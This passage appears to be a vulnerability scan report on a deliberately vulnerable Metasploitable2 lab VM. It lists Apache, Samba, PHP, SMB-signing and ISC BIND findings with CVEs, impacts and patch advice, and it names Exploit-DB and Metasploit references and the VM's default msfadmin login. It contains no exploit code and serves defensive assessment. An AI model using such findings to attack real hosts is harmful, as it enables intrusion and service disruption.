 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache httpd Server ap_get_basic_auth_pw() Authentication Bypass Vulnerability

QID:	87322
Category:	Web server
Associated CVEs:	CVE-2017-3167
Vendor Reference:	Apache httpd 2.4.26
Bugtraq ID:	99135
Service Modified:	06/06/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache Web Server is an open-source web server.
The use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being

bypassed in vulnerable Apache httpd versions.
Affected Versions:
Apache httpd 2.2.x before 2.2.33
Apache httpd 2.4.x before 2.4.26
QID Detection Logic:
The remote detection reviews the Apache version from the banner of the HTTP Server.
The authenticated detections reviews Apache version from the command "httpd -v".

IMPACT:

Successful exploitation allows remote attackers to bypass authentication and access sensitive information.

SOLUTION:

Customers are advised to upgrade to Apache httpd 2.2.33, 2.4.26 (https://httpd.apache.org/download.cgi) or later versions to remediate this vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache httpd 2.2.33, 2.4.26 or later (https://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable version of Apache HTTP Server detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 SMB Signing Disabled or SMB Signing Not Required

QID:	90043
Category:	Windows
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/24/2023

User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

This host does not seem to be using SMB (Server Message Block) signing. SMB signing is a security mechanism in the SMB protocol and is also known as security signatures. SMB signing is designed to help improve the security of the SMB protocol.
SMB signing adds security to a network using NetBIOS, avoiding man-in-the-middle attacks.
When SMB signing is enabled on both the client and server SMB sessions are authenticated between the machines on a packet by packet basis.
QID Detection Logic:
This checks from the registry value of RequireSecuritySignature and EnableSecuritySignature from
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanWorkStation\Parameters for client and
HKEY_LOCAL_MACHINE\System\CurrentControlSetServices\LanmanServer\Parameters for servers to check if SMB signing is required or enabled or disabled.
Note: On 5/28/2020 the QID was updated to check for client SMB signing behavior via the registry key
HKEY_LOCAL_MACHINE\SystemCurrent\ControlSetServices\LanmanWorkStation\Parameters. The complete detection logic is explained above.

IMPACT:

Unauthorized users sniffing the network could catch many challenge/response exchanges and replay the whole thing to grab particular session keys, and then authenticate on the Domain Controller.

SOLUTION:

Without SMB signing, a device could intercept SMB network packets from an originating computer, alter their contents, and broadcast them to the destination computer. Since, digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity, it is recommended that SMB signing is enabled and required.
Please refer to Microsoft's article 887429 (http://support.microsoft.com/kb/887429) and The Basics of SMB Signing (covering both SMB1 and SMB2) (https://docs.microsoft.com/en-us/archive/blogs/josebda/the-basics-of-smb-signing-covering-both-smb1-and-smb2) for information on enabling SMB signing.
For Windows Server 2008 R2, Windows Server 2012, please refer to Microsoft's article Require SMB Security Signatures (http://technet.microsoft.com/en-us/library/cc731957.aspx) for information on enabling SMB signing. For group policies please refer to Microsoft's article Modify Security Policies in Default Domain Controllers Policy (http://technet.microsoft.com/en-us/library/cc731654)
For UNIX systems
To require samba clients running "smbclient" to use packet signing, add the following to the "[global]" section of the Samba configuration file:
client signing = mandatory

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

No results available

3 Samba "receive_smb_raw()" Buffer Overflow and Remote Code Execution

QID:	115825
Category:	Local
Associated CVEs:	CVE-2008-1105
Vendor Reference:	RHSA-2008:0288, SAMBA, HP-UX doc c01475657
Bugtraq ID:	29404, 31255
Service Modified:	07/03/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a re-implementation of SMB/CIFS networking protocol.
A heap-based buffer overflow flaw exists in the way Samba clients handle over-sized packets.
Samba Versions 3.0.0 through 3.0.29 are vulnerable.

IMPACT:

If a client connects to a malicious Samba server, it is possible to execute arbitrary code as the Samba client user. It is also possible for a remote user to send a specially crafted print request to a Samba server. Successful exploitation could result in the server executing the vulnerable client code, causing arbitrary code execution with the permissions of the Samba server.

SOLUTION:

Samba administrators are advised to upgrade to 3.0.30 or apply the patch as soon as possible.
Red Hat users refer to Red Hat security advisory RHSA-2008-0288 (https://rhn.redhat.com/errata/RHSA-2008-0288.html) to address this security vulnerability and obtain further details.
Install VMWare ESX Server Version 3.5 Patch ESX350-200806218-UG (http://kb.vmware.com/kb/1005931) to address this security vulnerability.
Refer to HP-UX advisory c01475657 (http://www11.itrc.hp.com/service/cki/docDisplay.do?docId=emr_na-c01475657).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
RHSA-2008-0288 (https://rhn.redhat.com/errata/RHSA-2008-0288.html)
VMWare ESX 3.5 (http://kb.vmware.com/kb/1005931)
HP-UX (c01475657) (https://support.hpe.com/hpesc/public/docDisplay?docLocale=en_US&docId=emr_na-c01475657)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2008-1105
Description:	Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC) - The Exploit-DB Ref : 5712
Link:	http://www.exploit-db.com/exploits/5712

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

🟨🟨🟨⬜⬜ 3 PHP "proc_open()" Environment Parameter Safe Mode Restriction-Bypass Vulnerability

QID:	116092
Category:	Local
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	32717
Service Modified:	01/08/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML.
PHP is prone to a "safe_mode" restriction bypass vulnerability. Specifically, this issue is caused by the "env" parameter to the "proc_open()" function overriding the "safe_mode_exec_dir" directive. A malicious PHP script may exploit this issue to load arbitrary shared libraries via the "LD_PRELOAD" environment variable, bypassing "safe_mode_exec_dir" restrictions.
PHP Versions 5.x-5.2.8 on Linux is affected.

IMPACT:

An attacker able to place shared library code in a readable location may exploit this issue to execute this code through a malicious PHP script.
This vulnerability would be an issue in shared-hosting configurations where multiple users can create and execute arbitrary PHP script code, with the "safe_mode" restrictions assumed to isolate the users from each other.

SOLUTION:

There are no vendor-supplied patches available at this time.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 ISC BIND Recursive Query Processing Denial of Service Vulnerability port 53/udp

QID:	15067
Category:	DNS and BIND
Associated CVEs:	CVE-2011-4313
Vendor Reference:	ISC BIND cve-2011-tbd
Bugtraq ID:	50690
Service Modified:	11/22/2011
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
A denial of service vulnerability exists in ISC BIND when processing recursive queries.
Affected Software:
BIND 9.8.x versions prior to 9.8.1-P1
BIND 9.7.x versions prior to 9.7.4-P1
BIND 9.6-ESV-R versions prior to 9.6-ESV-R5-P1
BIND 9.4-ESV-R versions prior to 9.4-ESV-R5-P1

IMPACT:

Successful exploitation allows attackers to cause denial of service.

SOLUTION:

Vendor has released updated patches to resolve this issue.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC Bind cve-2011-tbd (BIND 9.8.1-P1) (https://www.isc.org/software/bind/981-p1)
ISC Bind cve-2011-tbd (BIND 9.7.4-P1) (https://www.isc.org/software/bind/974-p1)
ISC Bind cve-2011-tbd (BIND 9.6-ESV-R5-P1) (https://www.isc.org/software/bind/96-esv-r5-p1)
ISC Bind cve-2011-tbd (BIND 9.4-ESV-R5-P1) (https://www.isc.org/software/bind/94-esv-r5-p1)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND Security Bypass Vulnerability port 53/udp

QID:	15073
Category:	DNS and BIND
Associated CVEs:	CVE-2009-0025, CVE-2009-0265
Vendor Reference:	ISC BIND advisory
Bugtraq ID:	33151
Service Modified:	06/12/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a security bypass vulnerability because return values from OpenSSL library functions EVP_VerifyFinal() and DSA_do_verify() were not checked properly.
Affected Versions:
ISC BIND versions 9.0 (all versions), 9.1 (all versions), 9.2 (all versions), 9.3.0, 9.3.1, 9.3.2, 9.3.3, 9.3.4, 9.3.5, 9.3.6, 9.4.0, 9.4.1, 9.4.2, 9.4.3, 9.5.0, 9.5.1, 9.6.0 are affected.

IMPACT:

Successfully exploiting this issue allows remote attackers to bypass validation of the certificate chain via a malformed SSL/TLS signature.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).
Workaround:
For BIND 9.3, 9.4, 9.5 and 9.6:
Disable the affected algorithms in named.conf. This will cause answers from zones signed only with DSA (3) and/or NSEC3DSA (6) to be treated as insecure.
For BIND 9.3, 9.4, 9.5:
disable-algorithms . { DSA; };
For BIND 9.6:
disable-algorithms . { DSA; NSEC3DSA; };
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.3.6-P1 (ftp://ftp.isc.org/isc/)
ISC BIND 9.4.3-P1 (ftp://ftp.isc.org/isc/)
ISC BIND 9.5.1-P1 (ftp://ftp.isc.org/isc/)
ISC BIND 9.6.0-P1 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND Unspecified Vulnerability port 53/udp

QID:	15074
Category:	DNS and BIND
Associated CVEs:	CVE-2010-0290
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/12/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to an unspecified vulnerability that allows remote attackers to conduct DNS cache poisoning attacks by receiving a recursive client query and sending a response that contains (1) CNAME or (2) DNAME records, which do not have the intended validation before caching.
Affected Versions:
ISC BIND 9.0.x through 9.3.x, 9.4 before 9.4.3-P5, 9.5 before 9.5.2-P2, 9.6 before 9.6.1-P3, and 9.7.0 beta are affected.

IMPACT:

Successfully exploiting this issue allows remote attackers to conduct DNS cache poisoning attacks.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.4.3-P5 (ftp://ftp.isc.org/isc/)
ISC BIND 9.5.2-P2 (ftp://ftp.isc.org/isc/)
ISC BIND 9.6.1-P3 (ftp://ftp.isc.org/isc/)
ISC BIND 9.7.0 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND DNS RDATA Handling Remote Denial of Service Vulnerability port 53/udp

QID:	15084
Category:	DNS and BIND
Associated CVEs:	CVE-2012-5166
Vendor Reference:	ISC BIND CVE-2012-5166
Bugtraq ID:	55852
Service Modified:	08/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
If specific combinations of RDATA are loaded into a nameserver, either via cache or an authoritative zone, a subsequent query for a related record will cause named to lock up.
Affected Software:
BIND 9.x before 9.7.6-P4
BIND 9.8.x before 9.8.3-P4
BIND 9.9.x before 9.9.1-P4
BIND 9.4-ESV before 9.4-ESV-R5-P2
BIND 9.6-ESV before 9.6-ESV-R7-P4

IMPACT:

A nameserver that has become locked-up due to the problem reported in this advisory will not respond to queries or control commands. Normal functionality cannot be restored except by terminating and restarting named.

This vulnerability can be exploited remotely against recursive
servers by inducing them to query for records provided by an authoritative server. It affects authoritative servers if one of the combinations of resource records is loaded from file, provided via zone transfer, or submitted to a zone via dynamic update.

SOLUTION:

Vendor has released updated patches to resolve this issue.Refer to ISC BIND CVE-2012-5166 (https://kb.isc.org/article/AA-00801) to address this issue and obtain details on the fixes.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC Bind CVE-2012-5166 (https://www.isc.org/software/bind/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

■■■□□ 3 ISC BIND DNSSEC Validation Remote Denial of Service Vulnerability port 53/udp

QID:	15085
Category:	DNS and BIND
Associated CVEs:	CVE-2010-3762
Vendor Reference:	-
Bugtraq ID:	45385
Service Modified:	04/17/2013
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is prone to a remote denial-of-service vulnerability because the software fails to handle certain bad signatures in a DNS query.
Affected Software:
BIND 9.x before 9.7.2-P2

IMPACT:

An attacker can exploit this issue to cause the application to crash, denying service to legitimate users.

SOLUTION:

Vendor has released updated patches to resolve this issue.Refer to ISC BIND CVE-2010-3762 (http://ftp.isc.org/isc/bind9/9.7.2-P2/RELEASE-NOTES-BIND-9.7.2-P2.html) to address this issue and obtain details on the fixes.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND CVE-2010-3762 (https://www.isc.org/software/bind/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

🟨🟨🟨⬜⬜ 3 ISC BIND Remote Denial of Service Vulnerability (AA-01542) port 53/udp

QID:	15099
Category:	DNS and BIND
Associated CVEs:	CVE-2017-3145
Vendor Reference:	AA-01542
Bugtraq ID:	102716
Service Modified:	07/18/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a remote denial of service issue because BIND was improperly sequencing cleanup operations on upstream recursion fetch contexts, leading in some cases to a use-after-free error that can trigger an assertion failure and crash in named.
Affected Software:
-ISC BIND version 9.0.0 to 9.8.x
-ISC BIND version 9.9.0 to 9.9.11
-ISC BIND version 9.10.0 to 9.10.6
-ISC BIND version 9.11.0 to 9.11.2
-ISC BIND version 9.9.3-S1 to 9.9.11-S1
-ISC BIND version 9.10.5-S1 to 9.10.6-S1
-ISC BIND version 9.12.0a1 to 9.12.0rc1
QID Detection Logic:
The QID checks for vulnerable version of ISC BIND via tcp and udp banners.

IMPACT:

An attacker can exploit this issue to cause the application to crash, denying service to legitimate users.

SOLUTION:

Customers are advised to install ISC BIND CVE-2017-3145 (http://www.isc.org/downloads/) to latest versions to remediate this vulnerability.

Workaround:If an operator is experiencing crashes due to this, temporarily disabling DNSSEC validation can be used to avoid the known problematic code path while replacement builds are prepared.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
AA-01542 (https://kb.isc.org/article/AA-01542)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

3 ISC BIND Assertion Failure Vulnerability(AA-01390) port 53/udp

QID:	15103
Category:	DNS and BIND
Associated CVEs:	CVE-2016-6170
Vendor Reference:	AA-01390
Bugtraq ID:	91611
Service Modified:	08/08/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

A server is potentially vulnerable if it accepts zone data from another source, as no limit is currently placed on zone data size. A master server can therefore feed excessive data to a slave server, exhausting its memory. Similarly a client allowed to insert records into a zone using dynamic updates can also cause a zone to grow without limit until memory is exhausted. In all cases a trust relationship allowing the attacker to insert zone data must exist between the two parties for an attack to occur using this vector.

Affected Versions:
9.0.x -> 9.9.9-P2, 9.10.0 -> 9.10.4-P2, 9.11.0a1 -> 9.11.0b2

QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

A server which is successfully attacked using this method can have its memory exhausted, causing unpredictable behavior or termination by the OS when it runs out of memory.

SOLUTION:

Customers are advised to upgrade to the latest supported versions ISC BIND (http://www.isc.org/downloads/) to remediate the vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
AA-01390 (http://www.isc.org/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

3 ISC BIND Assertion Failure DoS Vulnerability (AA-01439) port 53/udp

QID:	15107
Category:	DNS and BIND
Associated CVEs:	CVE-2016-9131
Vendor Reference:	AA-01439
Bugtraq ID:	95386
Service Modified:	08/21/2018

User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is affected by Denial-of-Service (DoS) vulnerability which can be exploited by using a malformed query response received by a recursive server in response to a query of RTYPE ANY could trigger an assertion failure while named is attempting to add the RRs in the query response to the cache.
Affected Versions:
IISC BIND 9.4.0 through 9.6-ESV-R11-W1
ISC BIND 9.8.5 through 9.8.8
ISC BIND 9.9.3 through 9.9.9-P4
ISC BIND 9.9.9-S1 through 9.9.9-S6
ISC BIND 9.10.0 through 9.10.4-P4
ISC BIND 9.11.0 through 9.11.0-P1
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Successful exploitation of the vulnerability will lead to denial of service attacks.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND (http://www.isc.org/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

🟨🟨🟨⬜⬜ 3 ISC BIND DDNS Privilege Escalation Vulnerability(cve-2018-5741) port 53/udp

QID:	15111
Category:	DNS and BIND
Associated CVEs:	CVE-2018-5741
Vendor Reference:	cve-2018-5741
Bugtraq ID:	-
Service Modified:	05/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

Affected Software:
BIND 9 prior to releases, BIND 9.11.5 and 9.12.3.
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Malicious users could use this vulnerability to change partial contents or configuration on the system.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND (http://www.isc.org/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

3 ISC BIND Tsig Weak Authentication Vulnerability(aa-01503) port 53/udp

QID:	15113
Category:	DNS and BIND
Associated CVEs:	CVE-2017-3143
Vendor Reference:	aa-01503
Bugtraq ID:	-
Service Modified:	05/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

Affected Software:
BIND 9.4.0-to 9.8.8 .
BIND 9.9.0->9.9.10-P1
BIND 9.10.0->9.10.5-P1
BIND 9.11.0->9.11.1-P1
BIND 9.9.3-S1->9.9.10-S2
BIND 9.10.5-S1->9.10.5-S2
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Malicious users could use this vulnerability to change partial contents or configuration on the system.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND (http://www.isc.org/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

3 ISC BIND NXNSAttack Vulnerability port 53/udp

QID:	15114
Category:	DNS and BIND
Associated CVEs:	CVE-2020-8617, CVE-2020-8616
Vendor Reference:	CVE-2020-8616,CVE-2020-8617
Bugtraq ID:	-
Service Modified:	06/10/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
A malicious actor who intentionally exploits this lack of effective limitation on the number of fetches performed when processing referrals can, through the use of specially crafted referrals, cause a recursing server to issue a very large number of fetches in an attempt to process the referral. This has at least two potential effects: The performance of the recursing server can potentially be degraded by the additional work required to perform these fetches, and The attacker can exploit this behavior to use the recursing server as a reflector in a reflection attack with a high amplification factor.
Affected Software:
BIND 9.4.0-to 9.8.8 .
BIND 9.0.0 -> 9.11.18, 9.12.0 -> 9.12.4-P2, 9.14.0 -> 9.14.11, 9.16.0 -> 9.16.2, and releases 9.17.0 -> 9.17.1 of the 9.17
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

A malicious actor who intentionally exploits this lack of effective limitation on the number of fetches performed when processing referrals can, through the use of specially crafted referrals.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2020-8617, CVE-2020-8616 (http://www.isc.org/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference:	CVE-2020-8617
Description:	BIND TSIG Badtime Query Denial of Service - Metasploit Ref : /modules/auxiliary/dos/dns/bind_tsig_badtime
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/dns/bind_tsig_badtime.rb

The Exploit-DB

Reference:	CVE-2020-8617
Description:	BIND - 'TSIG' Denial of Service - The Exploit-DB Ref : 48521
Link:	http://www.exploit-db.com/exploits/48521

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

3 ISC BIND Assertion Failure Vulnerability port 53/udp

QID:	15120
Category:	DNS and BIND
Associated CVEs:	CVE-2020-8622

Vendor Reference:	BIND cve-2020-8622
Bugtraq ID:	-
Service Modified:	12/07/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
Affected software:
BIND 9.0.0 -> 9.11.21
BIND 9.12.0 -> 9.16.5
BIND 9.17.0 -> 9.17.3
BIND 9.9.3-S1 -> 9.11.21-S1
Patched version:
BIND 9.11.22
BIND 9.16.6
BIND 9.17.4
BIND 9.11.22-S1
QID Detection Logic:
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

An attacker on the network path for a TSIG-signed request, or operating the server receiving the TSIG-signed request, could send a truncated response to that request, triggering an assertion failure, causing the server to exit.

SOLUTION:

Customers are advised to upgrade to the patched version 9.11.22, 9.16.6, 9.17.4, 9.11.22-S1 or latest release of ISC BIND.
(http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
cve-2020-8622 (https://kb.isc.org/docs/cve-2020-8622)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 ISC BIND Lame cache Vulnerability port 53/udp

QID:	15128
Category:	DNS and BIND
Associated CVEs:	CVE-2021-25219
Vendor Reference:	BIND CVE-2021-25219
Bugtraq ID:	-
Service Modified:	06/01/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

Affected versions:
BIND from 9.3.0 prior to 9.11.36
BIND from 9.12.0 prior to 9.16.22
BIND from 9.17.0 prior to 9.17.19
BIND Preview Edition from 9.9.3-S1 prior to 9.11.36-S1
BIND Preview Edition from 9.16.8-S1 prior to 9.16.22-S1
Patched Versions:
BIND 9.11.36
BIND 9.16.22
BIND 9.17.19
BIND 9.11.36-S1
BIND 9.16.22-S1
QID Detection Logic:
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

A successful attack exploiting this flaw causes a named resolver to spend most of its CPU time on managing and checking the lame cache.

SOLUTION:

Customers are advised to upgrade to the patched version latest release of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
cve-2021-25219 (https://kb.isc.org/v1/docs/cve-2021-25219)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over UDP.

🟨🟨🟨⬜⬜ 3 ISC BIND Dynamic Update Denial of Service Vulnerability port 53/tcp

QID:	15055
Category:	DNS and BIND
Associated CVEs:	CVE-2009-0696
Vendor Reference:	BIND Dynamic Update DoS
Bugtraq ID:	35848
Service Modified:	08/05/2014
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Berkeley Internet Name Domain (BIND) is a Domain Name System (DNS) implementation from Internet Systems Consortium (ISC).
BIND is prone to a denial of service vulnerability which can cause it to crash when processing a specially-crafted dynamic update packet.
(CVE-2009-0696)
Attackers require the RNDC (Remote Name Daemon Control) key to exploit this issue.
Versions prior to BIND 9.4.3-P3, 9.5.1-P3, and 9.6.1-P3 are vulnerable.

IMPACT:

Successful exploitation of this vulnerability allows a remote, unauthenticated attacker to launch a denial of service by causing BIND to crash.

SOLUTION:

Workaround:
Some sites may have firewalls that can be configured with packet filtering techniques to prevent "nsupdate" messages from reaching their nameservers.
Patch:
Following are links for downloading patches to fix the vulnerabilities:

